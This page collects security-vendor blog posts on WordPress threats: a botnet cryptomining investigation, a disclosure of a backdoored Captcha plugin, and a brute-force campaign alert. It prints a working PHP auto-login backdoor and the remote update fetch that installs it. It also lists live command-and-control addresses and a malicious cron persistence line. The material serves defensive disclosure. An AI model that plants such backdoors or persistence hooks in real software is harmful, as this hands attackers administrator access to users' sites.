Online Services

Category: Security

  • Massive Cryptomining Campaign Targeting WordPress Sites

    On Monday we wrote about the massive spike in brute force attacks on WordPress sites that we observed. As reported, it was the most intense period of attacks we had ever recorded. We believe that a single botnet is behind the attacks.

    We were able to isolate the IP addresses from the botnet and then compare them to the IPs from our most recent site cleaning orders. As luck would have it, we got a couple of hits. This afforded us the amazing opportunity to dig in and find out what the attacker is up to, and what we found is really interesting.

    Note: The following section is a very technical deep dive into what we have learned about what the attacker is up to. Otherwise, feel free to jump straight to the ‘findings summary’ section below.

    What the Attack Is Up To

    Most of our investigation came from one site cleaning case. It started when our customer’s hosting company received an abuse complaint, including logs of failed WordPress login attempts from the customer’s server. The server had performed enough attacks to land on our IP blacklist, with over 100,000 attempts on Monday alone.

    The server was a managed VPS. The customer was able to give us root access, which allowed us to do some deeper analysis of the processes running on the server. We started our investigation and found quite a mess.

    The server’s CPU resources were being consumed by long-running Apache processes, as well as one strange process named “29473” using more resources than everything else.

    We also observed thousands of connections from the server going out to port 80 on other servers:

    In other words, our customer’s server (the IP address starting with 172) was connecting out to thousands of other web servers.

    We also found that “29473” was holding connections open to two IP addresses:

    • 66.70.190.236 on port 9090. This Canadian IP address belongs to OVH, a cloud computing based in France. It does not appear to have a domain name associated with it, nor any historical domain name data. We scanned it and found only two ports open: one running SSH and port 9090 apparently running an IRC server.
    • 185.61.149.22 on port 8080. This IP address belongs to a network named “Makonix SIA” in Latvia. It didn’t have any domains associated with it either. Our network scan found several ports open. One was an SSH server, and the rest seemed to be web servers which answered all requests with the text “Mining Proxy Online.”

    At this point we know the broad strokes of the attacker’s activity on this server. Communications with an IRC server are likely to be command and control (C&C). A process which has consumed enormous amounts of processing power and communicating with a “mining proxy” has to be a cryptocurrency miner, almost certainly for Monero, since it can be mined using regular processors instead of graphics processors. And connections to other web servers are likely to be the WordPress brute force attacks that we know are originating from this server.

    The rest of the investigation revealed even more details.

    Command & Control

    We used tcpdump to record network traffic while we collected the files and dumped memory of running processes. We were able to capture quite a bit of C&C traffic, and since it’s unencrypted IRC traffic, we investigated it to further understand what the attackers are doing. Based on the traffic and analysis of some samples we recovered, the malware appears to be a variant of “Tsunami” or “Kaiten.”

    Servers

    We identified eight C&C servers, all running the IRC daemon on port 8080 or 9090. Each one had a name that followed a pattern, for example the first four servers in the list are all hosted at OVH, and their names are muhstik.ovh1 through muhstik.ovh4.

    • 66.70.190.236:9090 muhstik.ovh1
    • 142.44.163.168:9090 muhstik.ovh2
    • 192.99.71.250:9090 muhstik.ovh3
    • 142.44.240.14:9090 muhstik.ovh4
    • 202.165.193.211:8080 x.1
    • 202.165.193.212:8080 x.2
    • 211.103.199.98:8080 x.4
    • 121.128.171.44:9090 muhstik.ras1

    Protocol

    The command protocol is fairly straightforward. The malware joins the IRC server and sets its username to a string that includes some information about the server on which it’s running. Below is a screenshot from one of our packet captures showing the hacked server’s traffic in red, and the C&C server’s traffic in blue. In that example, the nickname includes “x86” (showing that it’s not a 64-bit server) and the hostname (which we have redacted). The malware receives instructions via private messages from other bots or users.

    The server seems to be lax about connections; it seems the only authentication it requires is to follow the right format when joining and setting the nickname, responding to messages, etc.

    Commands

    The majority of the commands coming from the attacker were like the ones in the screenshot – download a script from some server, and then run it silently. The commands are sent at regular intervals, and cycle through a few different methods of downloading the script (wget, curl, etc.). It seems these commands are just sent automatically, probably to make sure the malicious script gets restarted if it happens to crash or be terminated.

    We saw a few other commands meant to gather information about the compromised server. Some of them seemed like automated status checks, but we did notice some manual activity. At one point, the attacker sent the command “iptime” and then a moment later sent the correct spelling, “uptime.”

    The attacker seems to have compiled their own version of the cryptomining software, but we did see a few instances where they sent commands to manually run cryptominers – more on that below.

    Malware Behavior/ Persistence

    This malware was not a rootkit – it runs as a regular user account, thankfully. It still tries to be as stealthy as possible. When it starts, it spawns a copy of itself but with a different name, probably chosen at random from files around the server. For example, we mentioned it running under the name “29473,” but we also observed it as “python” and several other common programs.

    We found several different variations of the malware. Most of them were designed so that when they’re started up, they delete their own file from the disk. That way, antivirus software won’t identify them (unless it scans programs in memory as well).

    For persistence, the malware installed itself as a cron job to run every minute:

    * * * * * /var/www/vhosts/[redacted].com/wp-content/plugins/bash > /dev/null 2>&1 &

    It also listened for connections on high TCP ports (e.g. 61008 and 63008), but we didn’t observe any traffic to those ports.

    Brute Force Attacks

    Of course, the malware is also responsible for the brute force attacks. Based on our observations, it uses a combination of common password lists and heuristics based on the domain name and contents of the site that it attacks – including names, usernames, and words. For example, on wordfence.com, it would attempt usernames like “admin” and passwords like “123456.” But it would also attempt “wordfence,” “mark,” and so on.

    We also observed it attacking sites running on non-standard ports, using only an IP address rather than a domain name – so don’t think your site is safe from attack just because it’s hidden away somewhere.

    In fact, that’s how they compromised our customer’s server.

    Their dev site was hosted on the same server with a couple of their production sites, and that compromise started everything. The customer hadn’t installed Wordfence on the dev site; if they had, it could have prevented or at least alerted on the administrator login, and even our free signatures detect the backdoors that the attackers added.

    The attackers also infected most of the sites’ PHP files with a single, long line:

    Wordfence would have detected this as well.

    Cryptocurrency Mining

    Some of the malware samples contained the Monero mining software XMRig. In most cases, the attacker configured it to run through one of several proxies, so we don’t know the wallet address associated with the miners. But in a few instances, the attacker manually ran mining commands pointed at pool.supportxmr.com, and included the wallet address. The two addresses we observed were 45Fj1P2s9LiVEVoW4p81cSKP5og6GSF3m9YUQc51o6KzXw1ByufNoTa88NEWBeE7dtjRZRCDj3Ly4a95by6sfzP3UmX3741 and 4ADnikPPkTpD39LunWcMA136o2m2uwnEhheKNmfQPv5kAFsQaxr2VsLeit5GEPdEkd9TxnAkzinWhK8LUFzxmTuc5rT1YDK. You can enter these at supportxmr.com and see their recent performance statistics as well as their payout history:

    Suddenly the reason for the frenzied brute-force attacks becomes very clear. At the beginning of this month, the price of Monero had barely broken $200. But its value has since skyrocketed, reaching $378 the day before the attacks started. Monero is designed so that it can be mined by regular CPUs, but that’s still not easy. Even for a hacker using compromised servers, the return on mining wasn’t that great – until recently.

    These two addresses, which surely represent only a fraction of this attacker’s mining power, together have received about 217 XMR. At the time of this post, that’s worth almost $100,000. The attacker has decided to go all-in on mining using compromised servers, and he’s trying to compromise as many servers as he can.

    Findings Summary

    To summarize, the attacker is leveraging sophisticated malware to control compromised WordPress servers remotely. The servers are being used to both attack other WordPress sites and to mine for Monero, a cryptocurrency that can be efficiently mined using web server hardware. We discovered evidence showing that the attacker has earned almost $100,000 from mining already, and likely quite a lot more.

    An Update on Attack Volumes

    Since we initially reported this new brute force attack campaign on Monday, the attack volumes we are seeing have been extremely volatile. We now know that the attacker is using compromised WordPress sites to both launch attacks and mine cryptocurrency, so we theorize that they’re tweaking the resource allocation between the two tasks.

    Today in the early morning hours UTC (early evening PST) we saw attack volumes spike again, but we were relieved to see them settle down before they could eclipse our previous peak. What’s scary, though, is that the number of attacking IPs surpassed the previous high, suggesting that the attacker’s botnet has the capacity to dial up volume beyond the peak we saw on Monday, but is choosing to use some of those resources for cryptomining.


    Recommendations

    There are a number of things you can do to make sure your site hasn’t been compromised by this attacker and to insure that it won’t be later.

    1. Run a Wordfence scan – the PHP malware that we found on the sites we analyzed are detected by Wordfence, including the free version.
    2. Check your server resources – the Monero-mining the attacker is doing will use as many CPU resources as it possibly can. If you have the ability to check your site’s resource usage, you can verify if CPU usage is within normal levels. If you have command line access to your server, you can use the utility `htop` to see which processes are using the most CPU.
    3. Harden your site against brute force attacks – if you haven’t already done so, we provided a list of suggestions in our post on Monday.
    4. Monitor blacklists – if your site is attacking other sites, it will likely be blacklisted quickly.
    5. Act quickly if compromised – If you have been infected, you will want to clean your site immediately, as your domain and IP address reputations are going to be damaged very quickly if your site is being used to attack other sites.

    We will keep a close eye on this and publish updates as the story develops.

    The post Massive Cryptomining Campaign Targeting WordPress Sites appeared first on Wordfence.
  • Backdoor in Captcha Plugin Affects 300K WordPress Sites


    The WordPress repository recently removed the plugin Captcha over what initially appeared to be a trademark issue with the current author using “WordPress” [Editors note: the original page has been removed, we’re now linking to a screen shot.] in their brand name.

    Whenever the WordPress repository removes a plugin with a large user base, we check to see if it was possibly due to something security-related. Wordfence alerts users when any plugin they are running is removed from WordPress repo as well. At the time of its removal, Captcha had over 300,000 active installs, so its removal significantly impacts many users. Though the developer was the person who posted about the plugin’s reason for removal, I decided to look at the plugin source to see if there was some foul play on the part of the developer. I found the following code:

    function cptch_wp_plugin_auto_update()
    {
        require_once ('cptch_wp_auto_update.php');
        global $cptch_plugin_info;
    
        $wptuts_plugin_current_version = $cptch_plugin_info['Version'];
        $wptuts_plugin_remote_path = 'https://simplywordpress.net/captcha/captcha_pro_update.php';
        $wptuts_plugin_slug = plugin_basename(__FILE__);
    
        new cptch_wp_auto_update($wptuts_plugin_current_version, $wptuts_plugin_remote_path, $wptuts_plugin_slug);
    }
    

    This code triggers an automatic update process that downloads a ZIP file from https://simplywordpress[dot]net/captcha/captcha_pro_update.php, then extracts and installs itself over the copy of the Captcha plugin running on site. The ZIP contains a few small code changes from what is in the plugin repository, and it also contains a file called plugin-update.php, which is a backdoor:

    @unlink(__FILE__);
    
    require('../../../wp-blog-header.php');
    require('../../../wp-includes/pluggable.php');
    $user_info = get_userdata(1);
    // Automatic login //
    $username = $user_info->user_login;
    $user = get_user_by('login', $username );
    // Redirect URL //
    if ( !is_wp_error( $user ) )
    {
        wp_clear_auth_cookie();
        wp_set_current_user ( $user->ID );
        wp_set_auth_cookie  ( $user->ID );
    
        $redirect_to = user_admin_url();
        wp_safe_redirect( $redirect_to );
    
        exit();
    }
    

    A backdoor file allows an attacker, or in this case, a plugin author, to gain unauthorized administrative access to your website. This backdoor creates a session with user ID 1 (the default admin user that WordPress creates when you first install it), sets authentication cookies, and then deletes itself.

    The backdoor installation code is unauthenticated, meaning anyone can trigger it. We will edit this post to include a proof of concept after 30 days with technical details on how the backdoor installation and execution works.

    One of the other changes in the ZIP file is an update to the URL using the same automatic update process the developer used to install the backdoor:

     $wptuts_plugin_remote_path = 'https://simplywordpress.net/captcha/captcha_free_update.php';
    

    The code pulled down from https://simplywordpress[net]net/captcha/captcha_free_update.php is identical to what’s in the plugin repository, so triggering the same automatic update process removes all file system traces of the backdoor, making it look as if it was never there and helping the attacker avoid detection.

    The plugin first included this malicious code in the WordPress plugin repository on December 4, 2017 at 1:52pm UTC in the commit @1780758:

    Who Is the New Captcha Author?

    Previously, the plugin development company BestWebSoft owned and maintained the Captcha plugin. On September 5, 2017, they announced a change in ownership without mentioning who the new owner was.

    We decided to find out who owns the domain simplywordpress.net, since this is the domain serving the ZIP file that contains the backdoor. Simplywordpress.net is registered to someone named Stacy Wellington using the email address scwellington@hotmail.co.uk. Using a reverse whois lookup, we found a large number of other domains registered to this user:

    http://viewdns.info/reversewhois/?q=scwellington%40hotmail.co.uk

    One specifically popped up that we’ve seen in the past: unsecuredloans4u.co.uk

    http://www.viewdns.info/dnsreport/?domain=simplywordpress.net
    http://www.viewdns.info/dnsreport/?domain=unsecuredloans4u.co.uk

    The footer of unsecuredloans4u.co.uk states:

    “Unsecuredloans4u.co.uk is a registered Trading Name of Soiza Internet Marketers Limited, which is an Introducer Appointed Representative of Quint Group Limited and is entered on the Financial Services Register under the reference number: 748266.”

    If you have not read our previous post on Mason Soiza, I’d suggest you read that first, since he has a long history of buying WordPress plugins in order to place cloaked backlinks on his users’ sites. He then uses these backlinks to increase page rank in SERPs (Search Engine Results Pages) since only web crawlers such as Googlebot can read them.

    The hostmaster email address is the same for both simplywordpress.net and unsecuredloans4u.co.uk (Stacy Wellington scwellington@hotmail.co.uk).

    http://www.viewdns.info/dnsreport/?domain=simplywordpress.net
    http://www.viewdns.info/dnsreport/?domain=unsecuredloans4u.co.uk

    The DNS history for simplywordpress.net has a previous A-record of 195.154.179.176, which is the current A-record for unsecuredloans4u.co.uk. This DNS change happened about a month ago (two months after the Captcha committer changed over to wpdevmgr2678, the new owner).

    If we look at some of the other domains hosted at 195.154.179.176, we can see pingloans.co.uk which is another Introducer Appointed Representative of Quint Group Limited. That site’s footer states:

    “Pingloans.co.uk is a registered trading style of Serpable Ltd, which is an Introducer Appointed Representative of Quint Group Limited and is entered on the financial services register under the reference number 780328. Quint Group Limited is authorised and regulated by the Financial Conduct Authority and is entered on the Financial Services Register under reference number: 669450. Serpable Ltd is registered in England and Wales (Company number: 10699069), Registered Office, 17 Collingbourne Avenue, Bournemouth, Dorset. BH6 5QR. Licenced by the Information Commissioners Office, (registration number ZA248554).”

    Serpable Ltd is owned by Charlotte Ann Wellington, possibly related to Stacy Wellington. Stacy Wellington’s email address is also the hostmaster email for pingloans.co.uk.

    The common theme between the two Wellingtons and Mason Soiza is Quint Group Limited. We have observed Mason Soiza creating backdoors in the plugins he bought to create cloaked backlinks to his own loan sites. These backlinks play a big role in how search engines rank sites for different search terms. However, at this time, it’s unclear if either Charlotte or Stacy Wellington is the creator of the backdoor code we discovered in the Captcha plugin.

    We decided to keep looking into simplywordpress.net. The site offers five other plugins in addition to Captcha available for download:

    • Covert me Popup
    • Death To Comments
    • Human Captcha
    • Smart Recaptcha
    • Social Exchange

    All five plugins contain the same backdoor installation code we found in Captcha. A Google search for site:simplywordpress.net reveals a few directories with extra plugin downloads:

    • http://simplywordpress.net/recaptcha2/
    • http://simplywordpress.net/swpopup/
    • http://simplywordpress.net/recaptcha1/

    http://simplywordpress.net/recaptcha1/sw_popup_free_update.php downloads a ZIP file with the same backdoor installation code we saw in Captcha and the other plugins, but the URL used in the auto-update function (line 525 in swpopup.php) to download the backdoored ZIP points to a different domain: http://heyrank.co.uk/plugintool/recaptcha2/sw_popup_pro_update.php

    Heyrank.co.uk is another domain registered to Stacy Wellington. It resolves to the same IP address as unsecuredloans4u.co.uk (195.154.179.176, Mason Soiza’s domain), and is also part of the NS records for unsecuredloans4u.co.uk:

    $ whois unsecuredloans4u.co.uk
    
    Domain name:
        unsecuredloans4u.co.uk
    Registrant:
        Stacy Wellington
    	...
    Name servers:
        ns1.heyrank.co.uk         195.154.179.176
        ns2.heyrank.co.uk         195.154.179.176
    

    At this point, we have a strong correlation between Stacy Wellington, simplywordpress.net, and heyrank.co.uk, so it’s a strong possibility that wpdevmgr2678 is Stacy Wellington. The connection to Mason Soiza is unsecuredloans4u.co.uk and Quint Ltd. Both Mason Soiza and Stacy Wellington have businesses that are Introducer Appointed Representatives of Quint Ltd.

    Serpable Ltd

    We know at this point that Stacy and Charlotte Ann Wellington are involved with Quint Ltd through the company Serpable Ltd. So we decided to look for connections between the name Stacy Wellington and Serpable. We found this bio of his:

    https://www.digitalunite.com/users/stacy-wellington

    He mentions he works for Serpable (http://www.serpable.co.uk/) and that he’s interested in computer security. This company is owned by Charlotte Ann Wellington. Charlotte also owns codelabs.group and leadbrain.co.uk, for which Stacy’s email is listed as the hostmaster:

    http://viewdns.info/dnsreport/?domain=codelabs.group
    http://viewdns.info/dnsreport/?domain=leadbrain.co.uk

    The company Serpable Ltd is (or was previously) an SEO company. They’ve advertised prices for backlinks in the past. There are also posts from the user Serpable (http://www.serpable.co.uk/) on BlackHatWorld using the Skype handle stacy.wellington1.

    We also found other Quint Group-based loan sites that state “Serpable Ltd, which is an Introducer Appointed Representative of Quint Group Limited”:

    • http://loanload.co.uk/
    • http://pingloans.co.uk/
    • http://pounda.co.uk/

    In the footer:

    “Loanload.co.uk is a registered trading style of Serpable Ltd, which is an Introducer Appointed Representative of Quint Group Limited and is entered on the financial services register under the reference number 780328. Quint Group Limited is authorised and regulated by the Financial Conduct Authority and is entered on the Financial Services Register under reference number: 669450. Serpable Ltd is registered in England and Wales (Company number: 10699069), Registered Office, 17 Collingbourne Avenue, Bournemouth, Dorset. BH6 5QR. Licenced by the Information Commissioners Office, (registration number ZA248554).”

    What We’ve Done So Far

    As of this writing, we’ve created three firewall rules in total to protect our users’ sites from the backdoor installation. Premium customers received the first two rules on December 8th and the third one on the 14th. These rules also protect against the backdoor itself executing in Captcha as well as in the five other plugins available for download on simplywordpress.net. Free users will receive these rules 30 days from the original publish date via the community version of the Threat Defense Feed.

    We have also been working with the WordPress.org plugins team to get out a patched version of Captcha (4.4.5) that is backdoor-free. The plugins team has used the automatic update to upgrade all backdoored versions (4.3.6 – 4.4.4) up to the new 4.4.5 version. Over the course of the weekend over 100,000 sites running versions 4.3.6 – 4.4.4 were upgraded to 4.4.5. They have also blocked the author from publishing updates to the plugin without their review.

    Our Recommendations

    We recommend that you uninstall the Captcha plugin immediately from your site. Based on the public data we’ve gathered, this developer does not have user safety in mind and is very likely a criminal actor attempting yet another supply chain attack. You should also ensure that you’ve enabled automatic updates within WordPress – that’s still one of the best ways to keep your site secure before disclosures like this take place. We also recommend using the Premium version of Wordfence, to proactively defend your site against threats like this one.

    The post Backdoor in Captcha Plugin Affects 300K WordPress Sites appeared first on Wordfence.

  • Breaking: Aggressive WordPress Brute Force Attack Campaign Started Today, 3am UTC

    A massive distributed brute force attack campaign targeting WordPress sites started this morning at 3am Universal Time, 7pm Pacific Time. The attack is broad in that it uses a large number of attacking IPs, and is also deep in that each IP is generating a huge number of attacks. This is the most aggressive campaign we have seen to date, peaking at over 14 million attacks per hour.

    The attack campaign was so severe that we had to scale up our logging infrastructure to cope with the volume when it kicked off, which makes it clear that this is the highest volume attack that we have seen in Wordfence history, since 2012.

    The campaign continues to ramp up in volume during the past hour as we publish this post. A graph of the attack volumes is shown below which shows the number of attacks per hour and the number of attacking IPs that we see each hour.

    Our infrastructure automatically blacklisted the participating IPs in real-time and distributed those to our Premium customers. This all happened unattended early this morning. We continue to monitor the campaign and are analyzing its origin and who is behind it.

    What we know at this time:

    • The attack has so far peaked at 14.1 million attacks per hour.
    • The total number of IPs involved at this time is over 10,000.
    • We are seeing up to 190,000 WordPress sites targeted per hour.
    • This is the most aggressive campaign we have ever seen by hourly attack volume.

    A possible explanation for this new massive increase in brute force attacks

    On December 5th, a massive database of hacked credentials emerged. It contains over 1.4 billion username/password pairs. Approximately 14% of the database contains credentials that have not been seen before. The database is also searchable and easy to use.

    Historically, brute force attacks targeting WordPress have not been very successful. This new database provides fresh credentials that, when matched with a WordPress username, may provide a higher success rate for attackers targeting sites that do not have any protection.

    Protecting Yourself

    If you have not already done so, install Wordfence immediately on your site. Even the free version of Wordfence provides excellent brute force protection by limiting login attempts and hiding usernames while employing a variety of other mechanisms to ward off attackers.

    The Premium version of Wordfence uses a real-time IP blacklist to completely block attackers. Our real-time blacklist was automatically updated as this attack started early this morning to immediately block IPs engaging in the attack. As you can see from the chart above, we are already monitoring over 10,000 unique IPs and actively blocking them.

    We strongly recommend that you upgrade to Wordfence Premium to benefit from the real-time blacklist feature which blocks any traffic from these malicious IPs.

    Spread the Word

    This is the highest volume brute force attack we have seen to date. It may also be using the fresh credentials that were provided in the database released on December 5th, so it may achieve a higher than normal success rate. Please spread the word among the WordPress community to create awareness of this new threat. You can suggest the following actions to your fellow WordPress site owners:

    1. Install a firewall like Wordfence that intelligently blocks brute force attacks.
    2. Ensure that you have strong passwords on all user accounts, especially admin. Wordfence Premium provides password auditing capability.
    3. Change your admin username from the default ‘admin’ to something harder to guess.
    4. Delete any unused accounts, especially admin accounts that you don’t use. This reduces your attack surface.
    5. Enable two-factor authentication on all admin accounts. Wordfence Premium provides two-factor.
    6. Enable an IP blacklist to block IPs that are engaged in this attack. Wordfence Premium provides a real-time IP blacklist.
    7. Monitor login attempts by configuring alerts when an admin signs into your website. Wordfence (free version) provides this.
    8. Do not reuse a password on multiple services. That way if you have a password from a data breach in this new database, it won’t be the same as your WordPress admin password. You can use a password manager like 1password to manage many passwords across services.

    The post Breaking: Aggressive WordPress Brute Force Attack Campaign Started Today, 3am UTC appeared first on Wordfence.

  • Javascript Injection Creates Rogue WordPress Admin User

    Javascript Injection Creates Rogue WordPress Admin User

    Javascript Injection Creates Rogue WordPress Admin User

    Earlier this year, we faced a growing volume of infections related to a vulnerability in outdated versions of the Newspaper and Newsmag themes. The infection type was always the same: malicious JavaScript designed to display unauthorized pop-ups or completely redirect visitors to spammy websites, which the hackers then monetized through advertisement views.

    This month we noticed a very interesting variant of this infection. While still related to the same vulnerability on the same outdated versions of Newspaper and Newsmag themes, the malware has been designed to both inject malvertising and take over a WordPress website completely.

    Continue reading Javascript Injection Creates Rogue WordPress Admin User at Sucuri Blog.